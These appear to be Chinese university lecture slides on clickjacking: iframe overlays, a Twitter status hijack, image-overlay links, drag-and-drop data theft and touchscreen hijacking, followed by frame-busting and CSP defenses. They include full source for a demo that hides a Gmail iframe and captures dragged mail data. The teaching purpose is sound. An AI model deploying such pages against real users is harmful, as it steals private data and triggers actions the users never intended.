Web 系统测试

4.12 渗透测试—点击劫持

河北师范大学软件学院
Software College of Hebei Normal University

目 录


点击劫持概述

➢什么是点击劫持（ClickJacking）

●攻击者使用一个透明的、不可见的iframe,覆盖在一个网页上,然后诱使用户在该网页上进行操作，此时用户将在不知情的情况下点击透明的iframe页面。通过调整iframe的位置，可以诱使用户恰好点击在iframe页面的一些功能性按钮上

用户看到的按钮

实际的页面，按钮上隐藏了一个 iframe 窗口



隐藏的 iframe 窗口的内容

点击劫持概述

➢分析其代码，起到关键作用的是这几行

```
iframe {
    width: 900px;
    height: 250px;

  /* Use absolute positioning to line up update button with fake button */
  position: absolute;
    top: -195px;
    left: -740px;
    z-index: 2;

  /* Hide from view */
  -moz-opacity: 0.5;
    opacity: 0.5;
    filter: alpha(opacity=0.5);
}
```

- 通过iframe的长、宽以及调整top,left的位置，可以把iframe页面内的任意部分覆盖到任何地方，同时设置iframe的position为absolute，并将z-index的值设置为最大，以达到让iframe处于页面的最上层。最后，通过设置opacity来控制iframe页面的透明程度，值为0是完全不可见的

点击劫持概述

- 点击劫持：在用户不知情的情况下诱使用户完成一些动作
- twitter也曾经遭受过“点击劫持攻击”

<iframe scrolling=“no”, src=“http://twitter.com/home?status=Yes，,I did click the button!!!”></iframe>


在twitter的URL里通过status参数来控制要发送的内容，攻击者调整页面，使得Tweet按钮被点击劫持，当用户在测试页面点击一个可见button时，实际在不经意间发送了一条微博

目 录

Flash点击劫持

➢攻击者通过Flash构造出点击劫持，在完成一系列复杂动作后，最终控制用户电脑的摄像头（目前Adobe公司已经修复）


- 首先，攻击者制作了一个Flash游戏，并诱使用户来玩这个游戏。该游戏让用户点击“CLICK”按钮，每次点击后这个按钮都会发生变化



演示点击劫持的 Flash 游戏

Flash点击劫持


- 在其上隐藏了一个不可见的iframe




Flash 上隐藏的 iframe 窗口

Flash点击劫持

➢通过诱导用户鼠标点击的位置，能完成一些较为复杂的流程




某些点击是无意义的



某些点击是有意义的

Flash点击劫持

➢通过一步步操作，最终打开了用户摄像头



通过点击劫持打开了摄像头

目 录

图片覆盖攻击

➢什么是图片覆盖攻击

●通过调整图片的style使得图片能够覆盖在他所指定的任意位置

```
<a href="http://disenchant.ch">
    <img src=http://disenchant.ch/powered.jpg
    style=position:absolute;right:320px;top:90px;/>
</a>
```

图片覆盖攻击

1: Myspace Original

覆盖前的页面

- 页面logo被覆盖，如果用户点击logo就会被链接到攻击者的指向的目的网站，如果被链接的网站是钓鱼网站，用户很可能会上当

2: Myspace after XSIO

覆盖后的页面

图片覆盖攻击

- 利用图片的style，或者能够控制CSS。如果没有限制style的position为absolute的话，图片就可以覆盖到页面上的任意位置，形成点击劫持

图片覆盖攻击

- 一张头像图片被覆盖到logo处

图片覆盖攻击

- 由于<img>标签在很多系统中对用户开放，因此在现实中有非常多的站点存在被点击劫持攻击的可能
- 怎样防御点击劫持?
  - 检查<img>标签的style属性是否可能导致浮出

目 录

拖拽劫持与数据窃取


- 目前很多浏览器为了使用方便，支持拖拽功能，对于用户来说，拖拽使他们的操作更加简单。浏览器拖拽对象可以是一个链接，也可以是一段文字，还可以是从一个窗口拖拽到另外一个窗口，因此拖拽不受同源策略限制

拖拽劫持与数据窃取

- “拖拽劫持”的思路是诱使用户从隐藏不可见的iframe中拖拽出攻击者希望得到的数据，然后放到攻击者能控制的另外一个页面中，从而窃取数据
- 在JS或Java API的支持下，这个攻击过程会变得非常隐蔽

拖拽劫持与数据窃取


➢小球拖拽游戏：要求将小球拖拽到小海豚的头顶



演示拖拽劫持的网页小游戏

拖拽劫持与数据窃取

➢小球和海豚头顶上都有隐藏的iframe



拖拽劫持与数据窃取

- 使用event.dataTransfer.getData('Text')来获取‘drag’到的数据。当用户拖拽小球时，实际上选中了隐藏的iframe里的数据；在放下小球时，把数据也放在了隐藏的textarea中，从而完成一次数据窃取的过程

拖拽劫持与数据窃取

➢源代码如下

```
<html>

  <head>
    <title>
      Gmail Clickjacking with drag and drop Attack Demo
    </title>
    <style>
      .iframe_hidden{height: 50px; width: 50px; top:360px; left:365px; overflow:hidden;
      filter: alpha(opacity=0); opacity:.0; position: absolute; } .text_area_hidden{
      height: 30px; width: 30px; top:160px; left:670px; overflow:hidden; filter:
      alpha(opacity=0); opacity:.0; position: absolute; } .ball{ top:350px; left:350px;
      position: absolute; } .ball_1{ top:136px; left:640px; filter: alpha(opacity=0);
      opacity:.0; position: absolute; }.Dolphin{ top:150px; left:600px; position:
      absolute; }.center{ margin-right: auto;margin-left: auto;
vertical-align:middle;text-align:center;
```

拖拽劫持与数据窃取


```
  margin-top:350px;}
</style>
<script>
  function Init() {
    var source = document.getElementById("source");
    var target = document.getElementById("target");
    if (source.addEventListener) {
      target.addEventListener("drop", DumpInfo, false);
    } else {
      target.attachEvent("ondrop", DumpInfo);
    }
  }
```

拖拽劫持与数据窃取


```
    function DumpInfo(event) {
      showHide_ball.call(this);
      showHide_ball_1.call(this);
      var info = document.getElementById("info");
      info.innerHTML += "<span style='color:#3355cc;font-size:13px'>" +
event.dataTransfer.getData('Text') + "</span><br> ";
    }
    function showHide_frame() {
      var iframe_1 = document.getElementById("iframe_1");
      iframe_1.style.opacity = this.checked ? "0.5": "0";
      iframe_1.style.filter = "progid:DXImageTransform.Microsoft.Alpha(opacity=" +
(this.checked ? "50": "0") + ");"
    }
    function showHide_text() {
      var text_1 = document.getElementById("target");
      text_1.style.opacity = this.checked ? "0.5": "0";
      text_1.style.filter = "progid:DXImageTransform.Microsoft.Alpha(opacity=" +
(this.checked ? "50": "0") + ");"
    }
```

拖拽劫持与数据窃取


```
    function showHide_ball() {
      var hide_ball = document.getElementById("hide_ball");
      hide_ball.style.opacity = "0";
      hide_ball.style.filter = "alpha(opacity=0)";
    }
    function showHide_ball_1() {
      var hide_ball_1 = document.getElementById("hide_ball_1");
      hide_ball_1.style.opacity = "1";
      hide_ball_1.style.filter = "alpha(opacity=100)";
    }
    function reload_text() {
      document.getElementById("target").value = '';
    }
  </script>
</head>
```

拖拽劫持与数据窃取


```
<body onload="Init();">
  <center>
    <h1>
      Gmail Clickjacking with drag and drop Attack
    </h1>
  </center>
  <img id="hide_ball" src=ball.png class="ball">
  <div id="source">
    <iframe id="iframe_1" src="https://mail.google.com/mail/ig/mailmax"
class="iframe_hidden"
    scrolling="no">
    </iframe>
  </div>
  <img src=Dolphin.jpg class="Dolphin">
  <div>
    <img id="hide_ball_1" src=ball.png class="ball_1">
  </div>
  <div>
    <textarea id="target" class="text_area_hidden">
    </textarea>
  </div>
  <div id="info" style="position:absolute;background-color:#e0e0e0;font-weight:bold;
top:600px;">
  </div>
  <center>
```

拖拽劫持与数据窃取


```
    Note: Clicking "ctrl + a" to select the ball, then drag it to the
    <br>
    mouth of the dolphin with the mouse.Make sure you have logged into GMAIL.
    <br>
  </center>
  <br>
  <br>
  <div class="center">
    <center>
      <center>
        <input id="showHide_frame" type="checkbox"
onclick="showHide_frame.call(this);"
        />
        <label for="showHide_frame">
          Show the jacked I--Frame
        </label>
        |
        <input id="showHide_text" type="checkbox" onclick="showHide_text.call(this);"
        />
        <label for="showHide_text">
          Show the jacked Textarea
        </label>
```

目 录

触屏劫持

➢什么是触屏

- ●从手机操作系统来看，触屏实际是一个事件，手机操作系统捕捉这些事件，并执行相应的动作
- ●一次触屏对应哪些事件
  - **touchstart**：手指触摸屏幕时发生
  - **touchend**：手指离开屏幕时发生
  - **touchmove**：手指滑动时发生
  - **touchcancel**：系统可取消touch事件

拖拽劫持与数据窃取



```
        <input id="showHide_text" type="checkbox" onclick="showHide_text.call(this);"
        />
        <label for="showHide_text">
          Show the jacked Textarea
        </label>
        |
        <input type=button value="Replay" onclick="location.reload();reload_text();">
      </center>
      <br><br>
      <b>
        Design by
        <a target="_blank" href="http://hi.baidu.com/xisigr">
          xisigr
        </a>
      </b>
    </center>
  </div>
 </body>
</html>
```

触屏劫持

- 怎样劫持用户触屏操作
  - 将不可见的iframe覆盖到当前网页上

触屏劫持

- 手机屏幕范围有限，手机浏览器为了节约空间，甚至隐藏了地址栏，因此手机上的视觉欺骗可能会变得更加容易实施



手机屏幕的视觉欺骗

防御触屏劫持

➢触屏劫持是一种视觉上的欺骗，如何防御？

●通过禁止跨域的iframe来防范

●写一段 JS 代码，以禁止iframe的嵌套，这种方法叫frame busting(框架破坏),如：

```
if(top.location != location){
    top.location = self.location;
}
```

防御触屏劫持

- 常见的frame busting有以下方式

```
if(top != self)

if(top.location != self.location)

if(top.location != location)

if(parent.frames.length > 0)

if(window != top)

if(window.top != window.self)

……
```

防御触屏劫持

➢其他防御方法

- HTML5中iframe的sandbox属性
- IE中iframe的security属性等，都可以限制iframe页面中JS脚本的执行，从而使得frame busting失效
- Firfox中的“Content Security Policy”以及Firfox的NoScript扩展也能有效防御触屏劫持

防御触屏劫持

- 触屏劫持相对于XSS、CSRF来说，因为需要诱使用户与页面产生交互行为，因此实施攻击的成本更高，在网络犯罪中比较少见
- 但是，未来触屏劫持仍然有可能被攻击者利用在钓鱼、欺诈和广告作弊等方面，不可不察

内容总结

- 点击劫持概述
- Flash点击劫持
- 图片覆盖攻击
- 拖拽劫持与数据窃取
- 触屏劫持

练习

- 尝试写一个图片覆盖攻击

Question